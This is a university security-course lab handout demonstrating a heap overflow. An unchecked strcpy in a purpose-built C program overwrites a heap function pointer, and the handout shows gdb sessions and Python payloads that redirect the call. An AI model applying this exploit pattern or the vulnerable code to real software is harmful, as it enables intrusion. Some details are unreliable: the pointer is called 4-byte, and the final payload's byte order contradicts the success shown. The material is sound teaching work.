# Heap Overflow

**Francisco J. Rodríguez Lera**
**DPS - Diseño y Programación Seguros**

[1]MIC - Master Ciberseguridad

## 1. Description

This assignment presents an easy way to exploit a program. This is because a pointer in the heap is used for a function call. That makes a heap overflow as simple as a stack overflow targeting RIP.





**Figure 1. Program's memory layout[1]**

The status of a program is illustrated on Figure 1. On 64-bit machines, the total available memory addresses are from 0 to $2^{64} - 1$. this memory layout is virtual. From the program's perspective it has access to the entire address range, but in reality, this might not be the case because the program is sharing physical memory with other programs, including the operating system. In a 64-bit architecture, the entire $2^{64}$ bytes are not utilized for address space. In a typical 48 bit implementation, canonical address refers to one in the range 0x0000000000000000 to 0x00007FFFFFFFFFFF and 0xFFFF800000000000 to 0xFFFFFFFFFFFFFFFF. Any address outside this range is non-canonical.

In this case, those malloc-based heap overflow attack is different from stack overflow attack (Figure 2). A program's heap is usually managed by the C library. The main functions in the heap are malloc and free. A good overview of this kind of exploit are explained in the paper **Transparent runtime randomization for security by Jun Xu Zbigniew Kalbarczyk, and Ravishankar K. Iyer** [2]. They present how the heap is divided into groups of free blocks of similar size, and blocks in each group are organized using a doubly linked list. For efficiency reasons, the forward pointer, fd, and backward pointer, bd, that maintain the doubly linked lists are stored at the beginning of each free block. An attacker can exploit unchecked heap buffer vulnerabilities to change these pointers and thereby seize control of the program.





**Figure 2. Example of Malloc-based Heap Overflow Attack[2]**

## 2. Pipeline

### 2.1. Step 1

This first step defines the vulnerable program that we are going to run to check the heap overflow

#### 2.1.1. Source Code Definition


**heapexample.c**

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct s_data {
 char buffer[64];
};

struct s_fp {
 int (*fp)();
};

void f_entrar()
{
 printf("Pasando\n");
}

void f_espero_fuera()
{
 printf("Esperando fuera\n");
}

int main(int argc, char **argv)
{
 struct s_data *s_midat;
 struct s_fp *f;

 s_midat = malloc(sizeof(struct s_data));
 f = malloc(sizeof(struct s_fp));
 f->fp = f_espero_fuera;

 printf("data: esta en [%p], el puntero fp esta en [%p]\n",
     s_midat, f);

 strcpy(s_midat->buffer, argv[1]);
```

```
  f->fp();

}
```

### Command Line 2.1

$ gcc heapexample.c -w -g -no-pie -z execstack -o heapexample
$ ./heapexample Hola
$ ./heapexample XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXX




### 2.1.2. What is the source doing?

The source code presents two ”data structures”. These structures are stored in memory, in particular, in segment called ”heap”.

- The first object is buff[64], which has enough space for 64 characters.
- The second object is fp, which holds a 4-byte pointer, that is commonly known as a RAM address.

  The program also contains three functions, entrar, espero_fuera y main.

- entrar: a function that just print a message
- espero_fuera: a function that just print a message
- main: main function that allocates storage in the heap for rhe two structs (with malloc). Then the pointer fp points to the function espero_fuera. There is also a strcpy that copies data from user input (argv[1])to our buffer (in this case stored in the heap) without checking its lenght.

> The goal today is to execute the function ”entrar” exploiting the addresses and calling the function address from rip after the exploit.

## 3. Step 2

The second step consists in the execution of different commands for checking the program behavior when it is running in our system.

**Command Line 3.1**

```
$ gdb ./heapexample
(gdb) list 25,40
(gdb) b 38
(gdb) run XXXX
(gdb) info proc map
```

```
(gdb) list 25,40
25      int main(int argc, char **argv)
26      {
27       struct s_data *s_midat;
28       struct s_fp *f;
29
30       s_midat = malloc(sizeof(struct s_data));
31       f = malloc(sizeof(struct s_fp));
32       f->fp = f_espero_fuera;
33
34       printf("data: esta en [%p], el puntero fp esta en [%p]\n", s_midat, f);
35
36       strcpy(s_midat->buffer, argv[1]);
37
38       f->fp();
39
40      }
(gdb) b 38
Breakpoint 1 at 0x40065c: file heapexample.c, line 38.
(gdb) run XXXX
Starting program: /media/user/e93e339c-870e-4185-adfd-4f13efe4299a/user/Example/heapexample XXXX
data: esta en [0x602260], el puntero fp esta en [0x6022b0]

Breakpoint 1, main (argc=2, argv=0x7fffffffd838) at heapexample.c:38
38       f->fp();
(gdb) info proc map
process 6864
```

```
(gdb) b 38
Breakpoint 1 at 0x40065c: file heapexample.c, line 38.
(gdb) run XXXX
Starting program: /media/user/e93e339c-870e-4185-adfd-4f13efe4299a/user/Example/heapexample XXXX
data: esta en [0x602260], el puntero fp esta en [0x6022b0]

Breakpoint 1, main (argc=2, argv=0x7fffffffd838) at heapexample.c:38
38       f->fp();
(gdb) info proc map
process 6864
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
            0x400000           0x401000     0x1000        0x0 /media/user/e93e339c-870e-4185-adfd-4f13efe4299a/user/Example/heapexample
            0x600000           0x601000     0x1000        0x0 /media/user/e93e339c-870e-4185-adfd-4f13efe4299a/user/Example/heapexample
            0x601000           0x602000     0x1000     0x1000 /media/user/e93e339c-870e-4185-adfd-4f13efe4299a/user/Example/heapexample
            0x602000           0x623000    0x21000        0x0 [heap]
      0x7ffff79e4000     0x7ffff7bcb000   0x1e7000        0x0 /lib/x86_64-linux-gnu/libc-2.27.so
      0x7ffff7bcb000     0x7ffff7dcb000   0x200000   0x1e7000 /lib/x86_64-linux-gnu/libc-2.27.so
      0x7ffff7dcb000     0x7ffff7dcf000     0x4000   0x1e7000 /lib/x86_64-linux-gnu/libc-2.27.so
      0x7ffff7dcf000     0x7ffff7dd1000     0x2000   0x1eb000 /lib/x86_64-linux-gnu/libc-2.27.so
      0x7ffff7dd1000     0x7ffff7dd5000     0x4000        0x0
      0x7ffff7dd5000     0x7ffff7dfc000    0x27000        0x0 /lib/x86_64-linux-gnu/ld-2.27.so
      0x7ffff7fdd000     0x7ffff7fdf000     0x2000        0x0
      0x7ffff7ff7000     0x7ffff7ffa000     0x3000        0x0 [vvar]
      0x7ffff7ffa000     0x7ffff7ffc000     0x2000        0x0 [vdso]
      0x7ffff7ffc000     0x7ffff7ffd000     0x1000    0x27000 /lib/x86_64-linux-gnu/ld-2.27.so
      0x7ffff7ffd000     0x7ffff7ffe000     0x1000    0x28000 /lib/x86_64-linux-gnu/ld-2.27.so
      0x7ffff7ffe000     0x7ffff7fff000     0x1000        0x0
      0x7ffffffdd000     0x7ffffffff000    0x22000        0x0 [stack]
  0xffffffffff600000 0xffffffffff601000     0x1000        0x0 [vsyscall]
(gdb)
```

```
(gdb) x/240x 0x602000
0x602000:       0x00000000      0x00000000      0x00000251      0x00000000
0x602010:       0x00000000      0x00000000      0x00000000      0x00000000
0x602020:       0x00000000      0x00000000      0x00000000      0x00000000
0x602030:       0x00000000      0x00000000      0x00000000      0x00000000
0x602040:       0x00000000      0x00000000      0x00000000      0x00000000
0x602050:       0x00000000      0x00000000      0x00000000      0x00000000
0x602060:       0x00000000      0x00000000      0x00000000      0x00000000
0x602070:       0x00000000      0x00000000      0x00000000      0x00000000
0x602080:       0x00000000      0x00000000      0x00000000      0x00000000
0x602090:       0x00000000      0x00000000      0x00000000      0x00000000
0x6020a0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6020b0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6020c0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6020d0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6020e0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6020f0:       0x00000000      0x00000000      0x00000000      0x00000000
0x602100:       0x00000000      0x00000000      0x00000000      0x00000000
0x602110:       0x00000000      0x00000000      0x00000000      0x00000000
0x602120:       0x00000000      0x00000000      0x00000000      0x00000000
0x602130:       0x00000000      0x00000000      0x00000000      0x00000000
0x602140:       0x00000000      0x00000000      0x00000000      0x00000000
0x602150:       0x00000000      0x00000000      0x00000000      0x00000000
0x602160:       0x00000000      0x00000000      0x00000000      0x00000000
0x602170:       0x00000000      0x00000000      0x00000000      0x00000000
0x602180:       0x00000000      0x00000000      0x00000000      0x00000000
0x602190:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021a0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021b0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021c0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021d0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021e0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021f0:       0x00000000      0x00000000      0x00000000      0x00000000
0x602200:       0x00000000      0x00000000      0x00000000      0x00000000
0x602210:       0x00000000      0x00000000      0x00000000      0x00000000
0x602220:       0x00000000      0x00000000      0x00000000      0x00000000
0x602230:       0x00000000      0x00000000      0x00000000      0x00000000
0x602240:       0x00000000      0x00000000      0x00000000      0x00000000
0x602250:       0x00000000      0x00000000      0x00000051      0x00000000
0x602260:       0x58585858      0x00000000      0x00000000      0x00000000
0x602270:       0x00000000      0x00000000      0x00000000      0x00000000
0x602280:       0x00000000      0x00000000      0x00000000      0x00000000
0x602290:       0x00000000      0x00000000      0x00000000      0x00000000
0x6022a0:       0x00000000      0x00000000      0x00000021      0x00000000
0x6022b0:       0x004005da      0x00000000      0x00000000      0x00000000
---Type <return> to continue, or q <return> to quit---q
```

Now we are going to proceed to check the heap status using the next set of commands

- First check the memory address (in my case 0x602000)

**Command Line 3.2**

```
(gdb) x/120x 0x602000
```

- If you are not able to find your XXXX please increase the hex size

**Command Line 3.3**

```
(gdb) x/240x 0x602000
```

- After your XXXX (0x58585858) you should be able to find an address that corresponds with f_espero_fuera

**Command Line 3.4**

```
(gdb) disassemble f_espero_fuera
```

- After this point, you could go out from debugger.

## 4. Step 3

This step analyzes the behavior of the system when exploit the memory location.

- Create a python file for checking the memory. We are going to use a size slightly bigger that the difference of addresses between the next address and the stored buffer.

**Python program.1**

```
#!/usr/bin/python
print 'X' * 90
```

//

**Command Line 4.1**

```
$ chmod a+x pp1 (the name that you have used)
$ ./pp1
$ ./heapexample $(./pp1)
```

```
0x602190:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021a0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021b0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021c0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021d0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021e0:       0x00000000      0x00000000      0x00000000      0x00000000
0x6021f0:       0x00000000      0x00000000      0x00000000      0x00000000
0x602200:       0x00000000      0x00000000      0x00000000      0x00000000
0x602210:       0x00000000      0x00000000      0x00000000      0x00000000
0x602220:       0x00000000      0x00000000      0x00000000      0x00000000
0x602230:       0x00000000      0x00000000      0x00000000      0x00000000
0x602240:       0x00000000      0x00000000      0x00000000      0x00000000
0x602250:       0x00000000      0x00000000      0x00000051      0x00000000
0x602260:       0x58585858      0x00000000      0x00000000      0x00000000
0x602270:       0x00000000      0x00000000      0x00000000      0x00000000
0x602280:       0x00000000      0x00000000      0x00000000      0x00000000
0x602290:       0x00000000      0x00000000      0x00000000      0x00000000
0x6022a0:       0x00000000      0x00000000      0x00000021      0x00000000
0x6022b0:       0x004005da      0x00000000      0x00000000      0x00000000
0x6022c0:       0x00000000      0x00000000      0x00000411      0x00000000
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb) disass f_espero_fuera
Dump of assembler code for function f_espero_fuera:
   0x00000000004005da <+0>:     push   %rbp
   0x00000000004005db <+1>:     mov    %rsp,%rbp
   0x00000000004005de <+4>:     lea    0x12b(%rip),%rdi        # 0x400710
   0x00000000004005e5 <+11>:    callq  0x4004b0 <puts@plt>
   0x00000000004005ea <+16>:    nop
   0x00000000004005eb <+17>:    pop    %rbp
   0x00000000004005ec <+18>:    retq
End of assembler dump.
(gdb) q
```

## 5. Step 4

This step is in charge of evaluating the status of register $rip in memory

- First we are going to adapt the previous python script for loading less than the maximum memory (80) and see the program behavior

**Python program.2**

```
#!/usr/bin/python
print 'X' * 70 + 'YAYBYCYDYEYFYG'
```

- Now we are going to debug the program:

**Command Line 5.1**

```
$ gdb -q ./heapexample
(gdb) run $(./pp2)
(gdb) info registers
(gdb) q
(gdb) y
```

- There is a problem with this way, your approach would smash the memory and you would be not able to see the register position. For this reason it is a better approach to subtract the address get the value and to add 4 bytes ('CDEF' == 0x46454443).

**Python program.3**

```
#!/usr/bin/python
print 'X' * 80 + 'CDEF'
```

```
(gdb) run  $(./pp2)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /media/user/e93e339c-870e-4185-adfd-4f13efe4299a/user/Example/heapexample2 $(./pp2)
data: esta en [0x602260], el puntero fp esta en [0x6022b0]

Program received signal SIGSEGV, Segmentation fault.
0x0000000047594659 in ?? ()
(gdb) i r
rax            0x0      0
rbx            0x0      0
rcx            0x7ffff7a9a8d0   140737348479184
rdx            0x47594659       1197033049
rsi            0x7fffffffdce0   140737488346336
rdi            0x6022b1 6300337
rbp            0x7fffffffd700   0x7fffffffd700
rsp            0x7fffffffd6d8   0x7fffffffd6d8
r8             0x0      0
r9             0x0      0
r10            0x3      3
r11            0x7ffff7b933c0   140737349497792
r12            0x4004e0 4195552
r13            0x7fffffffd7e0   140737488345056
r14            0x0      0
r15            0x0      0
rip            0x47594659       0x47594659
eflags         0x10206  [ PF IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
(gdb)
```

```
(gdb) run  $(./pp3)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /media/user/e93e339c-870e-4185-adfd-4f13efe4299a/user/Example/heapexample2 $(./pp3)
data: esta en [0x602260], el puntero fp esta en [0x6022b0]

Program received signal SIGSEGV, Segmentation fault.
0x0000000046454443 in ?? ()
(gdb) i r
rax            0x0      0
rbx            0x0      0
rcx            0x7ffff7a9a8d0   140737348479184
rdx            0x46454443       1178944579
rsi            0x7fffffffdce0   140737488346336
rdi            0x6022b1 6300337
rbp            0x7fffffffd700   0x7fffffffd700
rsp            0x7fffffffd6d8   0x7fffffffd6d8
r8             0x0      0
r9             0x0      0
r10            0x3      3
r11            0x7ffff7b933c0   140737349497792
r12            0x4004e0 4195552
r13            0x7fffffffd7e0   140737488345056
r14            0x0      0
r15            0x0      0
rip            0x46454443       0x46454443
eflags         0x10206  [ PF IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
(gdb)
```

## 6. Step 4

Because we are able to put our own address to execute, we are going to call the f_entrar function

```
(gdb) disass f_entrar
Dump of assembler code for function f_entrar:
   0x00000000004005c7 <+0>:     push   %rbp
   0x00000000004005c8 <+1>:     mov    %rsp,%rbp
   0x00000000004005cb <+4>:     lea    0x136(%rip),%rdi        # 0x400708
   0x00000000004005d2 <+11>:    callq  0x4004b0 <puts@plt>
   0x00000000004005d7 <+16>:    nop
   0x00000000004005d8 <+17>:    pop    %rbp
   0x00000000004005d9 <+18>:    retq
End of assembler dump.
```

## 7. Step 5

Finally, we are going to exploit the program for calling a function stored in the heap.

```
#!/usr/bin/python

print 'X' * 80 + '\x00\x40\x05\xc7'
```

- First we adjust the address with the right direction obtained in step 4 ’\x00\x40\x05\xc7’ . be careful with the endian

**Python program.4**

```
#!/usr/bin/python
print 'X' * 80 + '\x00\x40\x05\xc7'
```

- Then we just explot it

**Command Line 7.1**

```
$ ./heapexample $(./pp4)
```

```
DPS $ ./heapexample $(./pp4)
bash: warning: command substitution: ignored null byte in input
data: esta en [0x1e34260], el puntero fp esta en [0x1e342b0]
Pasando
DPS $
```

## References


[1] Asst. Prof. Adam Aviv. Lecture 08: Memory allocation and program memory layout table of contents, 2016.

[2] Jun Xu, Zbigniew Kalbarczyk, and Ravishankar Iyer. Transparent runtime randomization for security. pages 260– 269, 11 2003.